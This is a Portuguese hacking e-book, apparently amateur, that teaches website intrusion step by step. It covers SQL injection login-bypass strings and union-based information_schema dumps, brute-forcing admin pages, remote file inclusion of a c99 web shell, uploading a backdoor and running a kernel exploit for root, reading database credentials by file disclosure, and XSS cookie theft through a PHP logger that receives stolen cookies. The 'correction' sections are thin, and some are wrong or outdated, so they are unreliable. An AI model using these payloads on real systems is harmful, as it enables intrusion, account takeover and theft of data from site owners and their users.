



Deus seja louvado.

# INVASÃO E CORREÇÃO EM SITES



Owned by hacker

Listing directory (2 files and 31 directories):

Name	Size	Modify	Owner/Group	Perms
.	LINK	18.03.2004 13:39:27	/	drwxrwxr-x
..	LINK	10.07.2006 10:37	/	drwxrwxr-x
[administration]	DIR	18.03.2004 10:58:44	/	drwxrwxr-x
[bookmarks]	DIR	18.03.2004 10:58:22	/	drwxrwxr-x
[browsercvs]	DIR	18.03.2004 10:58:28	/	drwxrwxr-x
[calendar]	DIR	18.03.2004 10:58:42	/	drwxrwxr-x
[clients]	DIR	18.03.2004 10:59:06	/	drwxrwxr-x
[dev-kit]	DIR	10.07.2006 10:22:22	/	drwxrwxr-x
[docs]	DIR	18.03.2004 10:59:29	/	drwxrwxr-x
[files]	DIR	18.03.2004 11:06:44	/	drwxrwxr-x
[general]	DIR	18.03.2004 11:07:29	/	drwxrwxr-x
[includes]	DIR	18.03.2004 11:07:53	/	drwxrwxr-x
[interface]	DIR			
[javascript]	DIR			

O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

Este e - book tem como objetivo não só a invasão, como também a prevenção e correção em sites da internet.

### 1º Passo:

Para se fazer a invasão é necessário descobrir falhas ou brechas, que facilitem a intrusão, para isso usaremos scanners.

**NMAP:** Scanner de ips, onde faremos o fingerprint

**ACUNETIX:** Scanner de falhas, onde scannearemos o site em busca de falhas.

### FingerPrint:

Aqui buscaremos falhas no servidor, através de programas desatualizados.

Agora digitamos o comando `nmap IP -sV -O --version-intensity 5` para iniciar o Fingerprint, se nele aparecer programas antigos, devemos procurar exploits, um exemplo de pesquisa no google seria: Exploit Apache 2.1 . Normalmente eles serão nas linguagens C, PHP, PERL, PYTHON, entre outros. No Linux basta digitar um comando no terminal, exemplo: `perl expl.pl` .

**Eu não achei nada, e agora?** Calma, não nos demos por vencidos ainda, agora vamos achar vulnerabilidades no site.

**Correção:** Mantenha sempre os programas atualizados, ou ligue para seu host notificando o programa vulnerável e peça correção.

### Scan:

Nessa etapa vamos usar o scanner novamente, só que desta vez o de vulnerabilidades, no nosso caso o Acunetix.



O Acunetix é para Windows, mas você pode tentar emula-lo no wine ou procurar um programa substituto para Linux. Caso haja alguma falha devemos explora-la, o que nos leva ao próximo passo.

### Robots.txt:

Este arquivo dá ordens para os buscadores e as vezes revela ficheiros ocultos o de administração.

Normalmente este texto fica na pasta principal do site ex:

[www.site.com/robots.txt](http://www.site.com/robots.txt) . Então procuramos os arquivos que estão disallow.

Ex:

```
User-agent: Googlebot  
Disallow: /admin
```

Então vamos nesse diretório, é a área administrativa do site, nós podemos explorar do seguinte modo:

O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

## SQL Injection Basico:

Esse tipo de ataque explora uma falha no SQL.

Há casos em que o programador se distrai e escreve o código vulnerável, que entrando com as sctrings:

Código Vulnerável:	Lista de Strings
<pre> 1 &lt;?php 2 3 \$usuario = \$_POST['usuario']; 4 \$senha = \$_POST['senha']; 5 6 \$query_string = "SELECT * FROM usuarios 7     WHERE codigo = '{ \$usuario }' AND senha = '{ \$senha }' "; 8 9 ?&gt; 10 Imagem imasters.com.br </pre>	<p>login: 'or'1 ou 'or'=''</p> <p>senha: 'or'1 ou 'or'=''</p> <p>' or '1'='1</p> <p>' or 1=1–</p> <p>'or'=''</p> <p>' or 'a'='a</p> <p>(') or ('a'='a</p>

## Correção:

1- Colocar magic\_quotes\_gcp para On

Com esta opção será colocado um escape antes dos (') nos parâmetros:

-COOKIE

-POST

-GET

2- Usar mysql\_real\_escape\_string()

Faz escape nas strings mysql\_query usadas

3- Validar os parâmetros enviados pelos usuários

\$usuario\_id = (int)\$\_GET['usuario\_id'];

O \$usuario\_id será sempre um integer e poderemos controlado os dados enviados pelos usuários.


O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

## Brute-Force:

A técnica Brute-Force chuta o login e a senha que estão em uma lista até acertar. Essas listas (wordlists) podem chegar a gigabytes, ou seja, milhões e milhões de logins e senhas.

Dois programas muito nusados são o Brutus (Windows) e o THC Hydra (Linux):

### Tutorial Brutus



Bom, vamos usa-lo para o que nós queremos, entrar na área admin.

Type: Coloque o tipo de conexão que queremos quebrar,

- Http Basic é para páginas não baseadas em formulários.
- Http Form é para páginas baseadas em formulários.

Use Username: Marque se for pedido nome de usuário.

Single User: Marque se você uger pegar a senha de só um usuário.

User File: Onde esta o lista de logins.

Positive Authentcation Results: Mostra as senhas que você pegou.

Tutorial Hydra: <http://www.youtube.com/watch?v=I1K18Dg2oTw>

### Correção:

Para bloquear esse ataque devemos limitar o numero de submits que cada usuário pode fazer:

```
<?php
$pagina=$_GET["pagina"];
// Autor: Daniel de Sousa Nascimento
//Verifica se a string passada possui algum trecho invalido
//Caso tenha mostra uma mensagem de erro
if(eregi("http/www/ftp|.dat|.txt|wget", $pagina))
{
    echo "Ops! Problemas na página!";
    //Se a variavel passada estiver dentro das normas, executa o
else abaixo:
}
else {
    if(!empty($pagina)) {
        @include ("$pagina.php");
    }
    @include ("capa.php");
}
}
?>
```

Depois de explorar a área administrativa do site vamos buscar mais BUGS

O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

## PHP Injection:

PHP Injection ou Remote File Inclusion explora o uso incorreto da função include no PHP.

### Código Vulnerável:


```
<?php
$pagina=$_GET["pagina"];
include($pagina)
?>
```

### Código Seguro:

```
<?php
$pagina=$_GET["pagina"];
// Autor: Daniel de Sousa Nascim
ento
if(eregi("http|www|
ftp|.dat|.txt|wget", $pagina))
{ echo "Ops! Problemas na página
!"; }else{
if(!empty($pagina)) {
@include ("$pagina.php");
}else{
@include ("capa.php");
}
}
?>
```

Em um site vulnerável podemos incluir um exploit, podendo fazer um deface, ou até owner.

Exemplo: <http://phpinj.noads.biz/index.php?pagina=>, injetamos uma shell assim: <http://phpinj.noads.biz/index.php?pagina=http://shell.com/c99.txt>, o resultado seria:



**O Que fazer se não tenho permissões?** Você deve ir ao caminho /tmp/, lá normalmente há, faça upload de uma backdoor, falaremos dela no próximo capítulo.

O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

## Backdoor:

Backdoor (também conhecido por Porta dos fundos) é uma falha de segurança que pode existir em um programa de computador ou sistema operacional, que pode permitir a invasão do sistema por um cracker para que ele possa obter um total controle da máquina. Muitos crackers utilizam-se de um Backdoor para instalar vírus de computador ou outros programas maliciosos, conhecidos como malware.

*Wikipédia*

Nesse tutorial vou ensinar a pegar o r00t no linux.

O pessoal já deve ter algum conhecimento em Defacer e já ter uma Shell Upada no Servidor. Ok então vamos lá.

Lembrando, você precisa ter acesso para fazer o upload de um backdoor.

Faça o upload do **backdoor**.

**Execute o comando:** `chmod 777 backdoor`

(No caso backdoor é o arquivo upado, se você upou com nome de ' lol ' você precisa dar o comando ' `chmod 777 lol` )

**Agora execute o comando:** `./backdoor` (Nome do Backdoor, igual citado a cima)

Irá aparecer a porta da cmd (Shell) e vai mostrar a versão do kernel e se tem xlp pra versão.

*Agora pegue o ip do Servidor.*

**Abra o CMD e digite:** `ping -t www.ositeaserrootado.com.br`

Abra o **Putty** e coloque o IP e a porta mostrada na shell.

Agora você está conectado a shell upada no Servidor.

Agora é só rodar o xlp da versão , execute pela shell mesmo.

Depois de ter achado o xlp para versão, faça o upload dele pela shell e:

**Execute:**

`cd/var/tmp` (tmp é um diretório, poderia ser qualquer outro)

`wget xpl.pl` (Poderia ser qualquer outro nome, esse arquivo é o xlp, faça o upload dele)

depois `chmod xlp.pl`

`./xpl`

`r00ted.`

Agora você tem acesse total.

Você pode encontrar o xlp para versão em [www.milw0rm.com](http://www.milw0rm.com)

**Autor: #Exploit.**

**Correção:** Use sempre um bom Antivírus e um Firewall, pois ela será incapacitada pelo Firewall e removida pelo Antivírus.

O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

## Local File Disclosure:

### Código Vulnerável:

```
<?php
// Postado por AllMeida
$arquivo= $_GET['arquivo'];
$readfile= readfile($arquivo);
?>
```

Local File Disclosure ou LFD permite ver os arquivos do sistema, bem como seus códigos-fonte.

Eu gravei esta vídeo aula: <http://www.youtube.com/watch?v=AyPv6caJi8c> , mas vou fazer um tutorial para vocês.

Se você fizer abrir uma pagina com o código fonte `<?php echo "Ronaldo"; ?>` no navegador vai aparecer apenas **Ronaldo**. Através dessa falha ele vai mostrar

`<?php echo "Ronaldo"; ?>` então nós vamos fazer com que mostre as senhas, ao pegarmos uma página igual à do código vulnerável injetamos o código `pagina.php?arquivo=admin/index.php` e veremos o código fonte, normalmente ele vai fazer uma conexão com o banco de dados e exibira algo como `<?php include('conectar.php'); ?>` então vamos na página conectar.php, injetando ele novamente `pagina.php?arquivo=admin/index.php` e então ele ira exibir o login para o banco de dados, exemplo:

Então temos todos os dados para entrar no banco de dados, basta logar no site, pelo PHPMyAdmin, quase todos os servers tem:

[www.site.com.br/phpmyadmin](http://www.site.com.br/phpmyadmin) ou [www.site.com.br/pma](http://www.site.com.br/pma).

Há vários jeitos de se explorar essa vulnerabilidade, o outro seria se a pagina de administração não fosse com banco de dados, ai apareceria:

### Sistema de Login Sem Banco de Dados

```
<?php
if( $login != nome_admin || $senha != senha_admin ) {
//Se for diferente, retonar a mensagem:
echo "Login e senha incorretos";
//Se for iguais os dados, corretos, aparece a página:
}else{
logado
?>
```

Em que o nome de usuário seria: `nome_admin` e senha: `senha_admin`.

### Página De Conexão Com Banco De Dados

```
<?php
$host = "localhost";
$user = "nome_do_usuario";
$senha = "senha_do_usuario";
$dbname = "nome_do_db";
//conecta ao banco de dados
mysql_connect($host, $user, $senha) or die("erro");

//seleciona o banco de dados
mysql_select_db($dbname) or die("erro");
?>
```

### Correção: Postado por AllMeida

```
<?php if($_GET['arquivo']=="principal"){ readfile("principal.php"); } else{ echo("<center><b>Ação Não Permitida</b></center>"); } ?>
```



O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

## Cross Site Scripting:

CSS ou XSS rouba cookies e permiti usa-los como se fosse o usuário original daquele cookie.



Ao roubar cookies, para o sistema você e o usuário original

Neste artigo do site: <http://www.inw-seguranca.com/wordpress/?p=914>, há dois videos de como explorar esta vulnerabilidade, mas aqui vai um tutorial:

### Xss para redirecionar:

Alguns sites possuem murais, ou comentarios que permitem HTML, neles ao digitar o código:

```
<script type="text/javascript">
window.location.href="http://seusitehack.com";
</script>
```

Então ao ver a página ele sera redirecionado para <http://seusitehack.com>

### Xss Para Roubo de Cookies:

Ao digitar `javascript:alert('document.cookie');` ira aparecer uma mensagem exibindo seus cookies, nós queremos receber os do admin, então iremos criar uma página php que nos mande:

```
<?php
$cookie=$_GET['cookie'];// Fazemos um GET ?cookie= .
$lagalleta=fopen("cookies.txt",'a');// Salvamos como cookies.txt
não esqueça de cria-lo.
fwrite($lagalleta,"Cookie:\n".htmlentities($cookie)."\n\n");
fclose($lagalleta);
echo"<script>location.href='http://google.com/';</script>";//
Redirecionamos para o google, voce pode muda-lo
?>
```

Então vamos testa-la, escreva algum comentario, ou faça um post, assim:

```
<script>document.location="http://localhost/ataac/index.php?
cookie=" + document.cookie</script>
```

Agora no arquivo cookies.txt vai aparecer algo assim:  
texto1 = texto2 ex: cookie= admin

**Para injetar o cookie do administrador use o código:**

```
javascript:void(document.cookie= "cookie= admin");
```

### Resultado:

Nosso cookie esta igual o do admin, para o sistema nós somos ele, por isso conseguimos os privilégios.



O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

## Sql Injection Avançado:

### INFORMATION\_SCHEMA

Como já expliquei para vocês, agora iremos capturar do banco de dados as tabelas e as colunas do banco de dados de um site fictício.

Supomos que temos a seguinte notícia:

[www.site.com.br/noticias.php?id=15](http://www.site.com.br/noticias.php?id=15)

Já vimos que ele está vulnerável a SQL Injection e possui 6 colunas. Agora iremos descobrir as tabelas do site através do `information_schema`, o conteúdo de nossa matéria!

Para isto iremos utilizar um union:

[www.site.com.br/noticias.php?id=-15+Union+Select+1,2,3,4,5,6+From+Information\\_Schema.Tables](http://www.site.com.br/noticias.php?id=-15+Union+Select+1,2,3,4,5,6+From+Information_Schema.Tables)

Notem que apareceram alguns números na tela, no nosso caso: 2,5,3

Agora vamos fazer o seguinte, no lugar destes números iremos colocar as tabelas do `information_schema`, adicionando um “limite”:

[http://www.site.com.br/noticias.php?id=-15+Union+Select+1,table\\_name,3,4,5,6+From+Information\\_Schema.Tables+limit 0,1](http://www.site.com.br/noticias.php?id=-15+Union+Select+1,table_name,3,4,5,6+From+Information_Schema.Tables+limit 0,1)

Agora você vai aumentando o limite para 1,1 / 2,1 / 3,1 / 4,1 até encontrar alguma tabela tipo: admin, usuarios, user, membros, administradores, bd\_admin, db\_admin etc...

Vamos supor agora que encontramos a tabela “usuarios” em 20,1:

[http://www.site.com.br/noticias.php?id=-15+Union+Select+1,table\\_name,3,4,5,6+From+Information\\_Schema.Tables+limit 20,1](http://www.site.com.br/noticias.php?id=-15+Union+Select+1,table_name,3,4,5,6+From+Information_Schema.Tables+limit 20,1)

Agora iremos achar as colunas da tabela “usuarios”:

[http://www.site.com.br/noticias.php?id=-15+Union+Select+1,Column\\_name,3,4,5,6+From+Information\\_Schema.Columns+Where Table.name='usuarios'+limit+0,1](http://www.site.com.br/noticias.php?id=-15+Union+Select+1,Column_name,3,4,5,6+From+Information_Schema.Columns+Where Table.name='usuarios'+limit+0,1)

(Lembrando que este método não funcionará se existir filtragem magic quote no site)

Caso a filtragem esteja ativa poderemos utilizar assim e ver uma por uma:

[http://www.site.com.br/noticias.php?id=-15+Union+Select+1,Column\\_name,3,4,5,6+From+Information\\_Schema.Columns+limit+0,1](http://www.site.com.br/noticias.php?id=-15+Union+Select+1,Column_name,3,4,5,6+From+Information_Schema.Columns+limit+0,1)

E então ir procurando até encontrar as colunas: senha, usuario, username, login, password, user, email etc

### CONCLUSÃO

Neste tutorial ensinei vocês a descobrirem as tabelas e as colunas de um banco de dados utilizando o `information_schema`! Com este método você não é obrigado a ir chutando nomes de tabelas e colunas até encontrar ela, ou utilizar algum programa específico. Você faz manualmente. Aí está a verdadeira arte do SQL Injection!

Esta matéria eu fiz agora, não elaborei muito, então se houver algum erro avisem hehehe

Espero que todos tenham gostado e que ela seja bastante útil!


Também complementando outro método que não coloquei na matéria:

[www.site.com.br/noticias.php?id=-15+Union+Select+1,Group\\_Concat\(Table\\_Name\),3,4,5,6+from+information\\_schema.tables+where+table\\_schema=database\(\)](http://www.site.com.br/noticias.php?id=-15+Union+Select+1,Group_Concat(Table_Name),3,4,5,6+from+information_schema.tables+where+table_schema=database())

Assim irão ser listadas as tabelas

**Autor: rahackzin**

O Conteúdo deste e – book é somente para conhecimento, e correção, não nos responsabilizamos pelo seu mau uso.

**Conclusão:**

Aqui aprendemos algumas falhas e ataques, mas também como nos proteger, mas fique atento, novas vulnerabilidades e falhas aparecem a cada minuto, por isso esteja em constante procura.

Obrigado a todos que leram esse e-book, espero ter sido útil, e até a próxima ;)

Para saber mais entre em: <http://www.inw-seguranca.com>